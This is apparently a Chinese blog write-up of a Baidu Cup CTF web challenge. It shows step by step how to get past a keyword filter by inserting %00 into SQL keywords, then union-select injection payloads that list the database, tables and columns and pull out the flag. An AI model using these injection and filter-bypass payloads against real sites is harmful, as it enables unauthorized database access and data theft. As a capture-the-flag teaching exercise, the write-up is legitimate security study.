i春秋 “百度杯”CTF比赛 九月场 SQL %00截断绕过

原创

AAAAAAAAAAAA66 于 2021-12-01 23:14:06 发布 2291 收藏
分类专栏： CTF -WEB 学习 文章标签： php apache 网络安全


题目

不走就不走


flag{在数据库中}

直接注入

id=1 and 1=2



inj code!





怀疑过滤，尝试到%00 截断是否能过滤。

（这里讲解下过滤知识）

本题是后端是通过匹配and select 等字符串来进行匹配的，在and中加入%00，为a%00nd 可以绕过匹配，但实际运行中服务器会将%00解析为空，这样就可实现绕过。

```
?id=1 a%00nd 1=2
//这样服务器过滤and的话 a%00nd!=and 这样我们就绕过了
//之后服务器解析我们的代码 id=1 a%00nd 1=2 %00会被解析为空
//最后服务器执行的代码是 id=1 and 1=2
```






无回显，判断存在注入，且为字符型注入。

order by 1~99 获取 注入字段长度（）

```
?id=1 or%00der by 4
```



到4出现异常回显，判断数据库字段为3.

爆可注入字段名（union 也要加%00）

```
?id=1 u%00nion se%00lect 1,2,3
```

flag{在数据库中}

2

找到注入点，第2个参数位置可注入

爆数据库名

```
?id=1 u%00nion se%00lect 1,database(),3
```


flag{在数据库中}

sqli

爆表名

```
?id=1 u%00nion se%00lect 1,table_name,3  from information_schema.tables where table_schema='sqli'
```

flag{在数据库中}

info

users

得到表名 info 和 users

先爆info

```
?id=1 u%00nion se%00lect 1,group_concat(column_name),3  from information_schema.columns where table_name='i
```


flag{在数据库中}

id,title,flAg_T5ZNdrm

得到字段名 肯定先选flAg_T5ZNdrm

爆出flAg_T5ZNdrm 改字段的值

```
?id=1 u%00nion se%00lect 1,flAg_T5ZNdrm,3  from info
```



flag{在数据库中}

flag{a4e5c9c3-0e7a-4e8c-b2ec-ab1682460e18}

test

得到Flag